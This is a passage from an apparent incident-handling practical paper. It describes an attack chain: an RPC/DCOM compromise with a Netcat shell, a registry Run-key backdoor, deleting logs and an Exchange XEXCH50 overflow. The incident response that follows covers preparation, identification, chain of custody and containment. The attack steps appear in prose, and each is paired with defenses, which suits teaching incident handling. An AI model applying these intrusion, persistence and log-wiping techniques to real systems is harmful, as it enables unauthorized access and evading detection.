2. Download patches from vendors (i.e. Microsoft) and validate the new patches in a test environment before deploying them into the production environment. The patches may increase the buffer size, enhance the input validation check, or terminate the vulnerable services on the system.
3. Download the SecureStack at packetstormsecurity web site to configure the system that refuses to execute instructions from the stack.

The attacker can then use Netcat to connect to port 4444 and get a command shell. This action can be defended by strictly controlling all outgoing connection initiated from inside on firewall.

Netcat is a useful network tool that transmits or receives data between any TCP or UDP ports. It can send all captured data from a network to another network in client/server architecture.

[Client side]	[Server side]
[Any ports]	[TCP 4444]
Attacker connection with Netcat----------	Victim with Netcat listener

Data transfer direction

From the ethereal, it shows the attacker with port 1033 connected to port 4444 on the victim.




Figure 19

The attacker can confirm that he is on the victim's system by using ipconfig command. He then escalated privileges by adding a user account and placing it to administrative group. Since the attacker has the privilege to create user account, there is no prevention. However, it can be detected if system owner reviews the user database or the system has audit log enabled.

Figure 20

The attacker can access system partition with the user account. With administrative role, attacker can upload Microsoft Exchange exploit code here.




Figure 21

4.1.4 Phase 4: Maintaining Access

In this phase, the attacker can plant backdoors or Trojan horse to maintain access. Even the system is compromised, the attacker may want to own the system and use it to do other unethical actions.

One of the methods to plant a backdoor is to add strings on the victim's registry as the figure 22. He can add a string of "Run" key in the registry to call Netcat always listening to a designated port. Therefore, the port always listens to the outside request whenever victim's machine is restarted.




Figure 22

For an illustration, port 8899 is added to the victim and being accessed from an attacker.




Figure 23

Detection of this action uses “netstat –na” command to list opening and establishing ports although it is difficult to determine the unidentified ports. Also, system owner can review alerts from system integrity tools if installed.




Figure 24

Defense against the backdoor

1. If the network has a firewall, all outgoing connection initiated from inside should be strictly controlled.
2. System owner should disable unnecessary services/ports on the system.
3. Before the system is compromised, installing file system integrity tools will help detecting the internal system modifications. Tripwire and BlackIce are popular tools for system integrity.

4.1.5 Phase 5: Covering tracks

In this phase, the attacker deletes logs on the compromised system that prevent from system owner to find the hacking traits. Once the logs are deleted, incident handler will be difficult to find out what happened on system.

The attacker can write scripts to clear security, system, and application event logs from the victim's machines. Sample script can be finding at Win32 Scripting website[27].

Defense against log deletion

1. System owner enable audit logging and only allow specific people access the audit log.
2. System owner centralizes logging with software such Webtrends log analyzer, Eventreporter and Systeminternals. Such that, a copy of event log will be on centralized log servers for reviews.

Also, rootkit replacing system commands can be planted into the system. It makes victim hard to detect the intrusion. Unless, an integrity check tool has been installed before rootkit planted. Rootkit can be finding at packstorm security website.

4.2 Heap Overflow on Microsoft Exchange Vulnerability

The stages of attack are similar to the steps of attack of RPC/DCOM. Defense against the stages of attack can also be applied to this exploit. But, some specific countermeasures for this exploit will be mentioned here. Since the compromised machine is on the trusted network, information can be easily found out. The attack steps are also not complicated.

4.2.1 Phase 1: Reconnaissance

Currently, the attacker should be on the employee's computer. Since the employee is connecting to the internal network, the attacker finds the internal network information by "ipconfig /all" command. It shows not only the IP information on physical network interface, but also the information of the VPN connection.




Figure 25

With the IP address and DNS from VPN connection, he finds the IP address range, mail server, and the internal domain name by using "nslookup" command and set type=mx to read the mx record.




Figure 26

4.2.2 Phase 2: Scanning

After finding the IP address of the mail server, the attacker can use "telnet [mail server IP] 25" at command prompt to identify the fingerprint of the mail server by its smtp service. Usually, Microsoft Exchange SMTP service has a banner with hostname. The banner can be also found by telnet to pop3 or imap.

The fingerprint of mail server can also be found by commercial security scanner such as Retina Scan, LAN Guard, and Nessus. It not only finds the types of mail server, but also discovers the vulnerabilities.

To defense on this scanning,

1. The mail server may have a host IDS to alert scanning.
2. The mail administrator should change the banner not to expose the server's fingerprint. For Microsoft Exchange, the registry should be modified as described in Microsoft knowledge base[28].

Once a vulnerability is found and reviewed on Security forum, the attacker may write or download exploit code to attack the system.

4.2.3 Phase 3: Exploit the system

The RPC/DCOM exploit allows attacker to upload and install program/exploit code to the employee's machine, he connects to the command shell and launch the exploit code with the extended verb "XEXCH50" to attack smtp of corporate mail server. The packet dump is described in the earlier part of signatures of attack.

Once the attack is launched, the Exchange server stops most services such as smtp, pop3, imap, inetinfo, and mapi after a few seconds. The figures 27 and 28 show the errors of services from Event log. Even the mail administrator tries to restart all services manually, the problems are persisted and some services can't be started up.

Defense against the attack

1. Refer to Microsoft Security Bulletin[10], system administrator can setup Microsoft ISA Server and set publishing rules for Exchange for filtering out any SMTP protocol extensions from traffic that passes the ISA server. If Exchange Organization uses SMTP connection, the SMTP servers should accept only connections that authenticate themselves by using the SMTP AUTH command.
2. Testing latest patches on testing environment and applying the latest patches to the server to reduce the vulnerability.
3. Migrate the Microsoft Exchange Server to the other types of Mail server that doesn't have the vulnerability such as Microsoft Exchange 2003 and Lotus Notes. Lotus Note may be the

best choice for this case because XEXCH50 extended verb is only used on Exchange server.




Figure 27




Figure 28

4.2.4 Phase 4: Keeping access

In fact, the exploit is one-time off to cause the mail server denial of service. However, the services may be recovered by system administrators. In this case, the attacker may want to keep crashing on it. He can perform the previous attack of RPC/DCOM exploit on the server and adds a string at "Run" key in registry on employee's compromised computer or on mail server to execute the malicious code whenever the mail server starts up. The countermeasure is to have an integrity tool on the mail server that ensures no unauthenticated person to modify the system files.

Since most servers in the trusted network are locked down and patched security vulnerability as describe in part of network description, the attacker couldn't perform the RPC attack in the case.

In another way, the attacker added a job in system scheduler to execute the exploit code to the ip address of the exchange server in a regular period. The countermeasure is to contain the exchange server or change the ip address.

4.2.5 Phase 5: Covering Tracks

If RPC/DCOM is really happened at previous phase, the attacker properly will be this phase to cover tracks. In this phase, the procedure is basically same as describing in RPC/DCOM exploit. Microsoft Exchange server can enable smtp logging in a file format like [exyymmdd.log], the attacker can easily find and delete the logs on the Windows system folder. Besides the described countermeasure in RPC/DCOM, mail administrator uses the third party software such as Webtrends to back up the log on another safe location for log analysis. Without the defense of integrity check (e.g. Tripwire), the attacker can plant Windows rootkit so that victim can never know the hacking.

Part 5: The Incident Handling Process

PMC Limited has only one Exchange server that serves as an important role in communicating among employees and clients. Since Exchange server has public folders that stores many corporate confidential data such as administrative documents, quotations, competitive analysis reports, and products design works, it is very critical if the server has problems. On one hand, the compromised system may release confidential data to the public. On the other hand, the corporate couldn't continue the business that causes financial loss. Here are the five steps of incident handling how to find the source network and recover the business operation.

5.1 Preparation

Policy & Procedures

PMC Limited established policies and procedures for the office in country H and country C. In the policy, it defines expected system usages, user behaviors for employees and part-timers, code of computer ethics, and VPN policy. Basically, the policy is used the template package from the SANS Institute (SANS) Template Package[29]. Here are parts of the terms of VPN policy.

1. Employees have the responsibility to veil username and password for VPN connection to the other people.
2. VPN only allows all traffic to and from the PC over the VPN tunnel: all other traffic will be dropped.
3. All computers connected to PMC Limited internal networks via VPN or any other technology must use the most up-to-date anti-virus software that is the corporate standard
   – http://antivirus.pmc.gcih/software; this includes personal computers.

However, there is lack of some polices. Besides antivirus software, the policy should require remote users to have a firewall and be well-configured in accordance with the corporate procedures. Also, remote machines are required to lockdown as the corporate standards such as stopping unnecessary services and updating patches.

Management support
PMC has good communication channels that held meetings with all employees regularly. CEO, IT Director, and Supervisors from functional teams understand not only Exchange server is a critical server, but also recognize IT is important assets. Obtaining the management support, PMC does have incident response team that establishes incident handling process.

Audit Policy for network/servers
All servers have been configured audit policy that provides logs for quarterly review purposes of information system auditors.

1. Web server enables logging at internet information server by selecting enable logging in W3C extended log file format under web site folder properties. The logs contain connection status and requests.
2. Email server enables logging by selecting enable logging in W3C extended log file format under the properties of the SMTP virtual server in Exchange system manager. The logs contain emails incoming and outgoing status.
3. Firewall has logging by a command on FreeBSD - #ipfstat –t > firewall.log. The logs only show the block in all on WAN-interface as too much logs may degrade performance.
4. VPN gateway enables logging in the properties of remote access clients under Routing and Remote Access windows. The logs show the connection time, user authentication, and duration.
5. All Windows servers have audit policy in local security settings template regarding user account logon events, account management, logon events, object access, policy change, privilege use, process tracking, and system events.
6. IDS keep tracking of the traffic on the network. Alerts are only showed on ACID web interface.

All loggings should be centralized in a trusted log server. So, detection of an incident can review logs at a single location timely. Also, IDS should alert intrusions to IT people immediately.

Backups
All servers are backed up on tapes and created a binary image with Symantec Ghost.

PMC doesn't have spare hardware equipment. If hardware is failure, the recovery may depend on the delivery time after purchase orders.

Patches update
Most released patches for security vulnerability must be verified in a test lab before putting on production environment.

The duration for verification test can directly affects the risk level of the system.

Incident response (IR) organization
The IR team is basically formed with the existing IT people. However, the roles are well defined in case of handling incidents.

The team director would be the IT Director. He is responsible for directing, coordinating, and reporting to CEO, internal auditors, and all supervisors in functional teams. Two system administrators and I are the IR team members to determine causes and recommend response actions in terms of technologies. All supervisors of functional teams are supporting team members that provide resources to the IR team members. During incident response, a directory of contact phone to ISP and all contact parties is kept in IR toolkit. All communications in a top-down approach are through the use of cell phone. These roles start from the time of identifying an incident with management approvals to the end of restoring system to normal state.

The IR team doesn't have a formal training and testing of the incident handling capabilities.

Incident response preparation
Some hardware and software tools are an IR toolkit. The hardware would be a physical server with P3, 1GB RAM, 100M Network card, 60GB hard drive, 24X CD rewriter, and several 120GB external hard drives. The software would be a powerful bootable CD – knoppix, CDs of all versions of operating system, a copy of Symantec Ghost for creating disk image, and a copy of vmware for recovery.

5.2 Identification
Several reports invoke identification in the case. At the beginning, about ten employees reported to system administrators in Country H that they couldn't send and receive emails and access documentations in the public folders.

Usually, system administrators checked the correct settings on email client first but still unable to connect to mail server. They got a connection timeout when they tried to telnet to mail server with smtp port. A moment later, the ISP reported to system administrator that corporate mail server may have problems because of the increasing traffic on mail relay. They then reviewed the Exchange status on Exchange system manager to ensure the services of SMTP, POP3, IMAP4, and public folder storage. They discovered that all services had been stopped and the application event log reported unexpected termination events as figure 29. Several trials of restarting services were not successful.




Figure 29

When they reviewed the logs on the router and firewall, all traffics are in normal state such that no spamming or unusual services request was displayed.

Until they browsed the ACID report by Snort online as shown in the part of signature of attack, they discovered that an alert about “SMTP XEXCH50 overflow” attacking from internal IP to Exchange server was on the list. They further checked the detailed signature definition from the snort web site. It explains that the alert may not have false positive. The IP address was assigned by DHCP to VPN connection. Through the access information from Remote and Access Console on Windows 2003 VPN gateway, it found user logon as the figure 30.

Figure 30

With Management approval, IT Director contacted an employee who has a user name showed on VPN server and conducted an interview with her. During the interview, she provided evidence that she was not in front of the computer with VPN connection at the time of the attack which shows on ACID. She was not an attacker of Exchange server. The employee allows IR team investigate her home computer.

Based on the possible symptoms - Exchange crashed, Snort alerted, long duration of VPN logon, and unexplained usages when the employee was not using the computer, these raise to detection mechanism.

Those reports and findings were recorded on incident notification checklist. The checklist contains two categories – General Information and Incident Summary.
General Information:

1. Date and time of report
2. Name of incident detector and contact information
3. Data and time detected
4. Location of incident detected

Incident Summary:

1. Type of incident detected.
2. Severity and business impact.

3. Description of compromised system (hardware, software, network address, current status).
4. Attacker action (ongoing or taken).

Until the checklist was finished, the detection phase was conducted within two hours. And IR team held a meeting with senior management to verify reported incident details.

In the meeting, some issues are confirmed to management and get the approval of response.

1. Unusual activity was not found on firewall/router;
2. Except the IT Director, two system administrators, and I, nobody would have administrative access to the system;
3. There was currently no penetration test on the network;
4. The IP of the attacker was from the internal network address that assigned to VPN connection;
5. The data on the Exchange server is particularly sensitive.
6. It is required to isolate the compromised mail server and the employee's computer from the trusted network.
7. It is necessary to ensure no confidential data release to the public.
8. Management determined the appropriate response strategy by restoring affected system to normal operations only within one business day.
9. Further investigation on the compromised system could be conducted. With the approval of the employee, a chain of custody procedure is used to maintain evidence and transfer back to office for computer forensics.

A chain of custody is a procedure to maintain a detailed list of evidence collection. Detectors and the employee also went back to her home and collected evidence. All works were documented.

<table>
<tr><td>Date
MM/DD/YYYY</td><td>PMC Limited</td><td>Detector Name</td><td>Victim Name</td><td>Incident no.
1234</td></tr>
<tr><td colspan="5">Description of the case:
Collect evidence on employee's home computer and transfer to office for forensics.</td></tr>
<tr><td colspan="5">Description of the compromised system:
Pentium III, 256MB, 30GB hard drive, 100Mb network card, ISP connection, VPN connection, Windows 2000 Professional with service pack 4, [Software/application list].</td></tr>
<tr><td>Time
HH:MM</td><td colspan="2">Description of evidence
Running "pslist" with Netcat on victim's machine and listen port with Netcat on forensic machine to collect the following data.
1. Unexplained port opened and connections by a tool called psloggedon on Windows Resource kit and a command netstat -nap.
2. Unexplained user accounts in user database.
3. VPN connection is still established to VPN gateway.
4. Unexplained services such as Netcat listener by using pulist tool from resource kit.
5. Unplug power cable to preserve victim's computer environment.
<table>
<tr><td>Time</td><td>Command line</td><td>Trusted</td><td>Untrusted</td><td>Md5</td><td>Comments</td></tr>
<tr><td>8:15am</td><td>Netstat -na</td><td>x</td><td></td><td>Bfe434abcac3432234</td><td>Established ports before shutdown</td></tr>
</table></td><td>Detector Sign for each item</td><td>Victim Sign for each item</td></tr>
</table>

Estimate Scope of incidents	Containment should be performed shortly. Other trusted components may be attacked through the compromised hosts.		
Chain of Custody			
From: Employee's address	Date/Time	To: Office address	Sign by detector and shipper

Detectors also documented the collection on Exchange server at office.

Date MM/DD/YYYY	PMC Limited	Detector Name	Victim Name	Incident no. 1234
Description of the case: Collect evidence on corporate Exchange server				
Description of the compromised system: Pentium III, 1GB, 256GB hard drive, 100Mb network card, Windows 2000 Server with service pack 4, Exchange 2000 Server, [Software/application list].				

Time HH:MM	Description of evidence	Detector Sign for each item	Victim Sign for each item
	1. Buffer overflow attack to Exchange alerts on Snort. 2. SMTP, POP3, IMAP, IIS, and mail storages are unable to start up. 3. Screen capture with md5sum bf34afd65756bfd8787567 4. Use dumpel from Windows resource kit to dump event log entries.		

Time	Command line	Trusted	Untrusted	Md5	Comments
8:15am	Netstat -na	x		Bfe234abc Ac999234	Established port 25 before shutdown

Estimate Scope of incidents	The server can't provide mail services for the corporate.		
Chain of Custody			
From: Office address 31/f	Date/Time (Departure : Arrival)	To: Office address 32/f	Sign by detector and shipper

5.3 Containment

IR team reviewed those gathered information.

In order to limit the extent of an attack from the outside, all VPN incoming connections were dropped. All system administrative passwords were changed to avoid the attacker using sniffed password to perform further actions. IR team kept monitoring the logs on router/firewall, IDS, server performance and logs.

On the Internet Authenticate Server for VPN authentication, all policy conditions were reset to deny remote access permission.

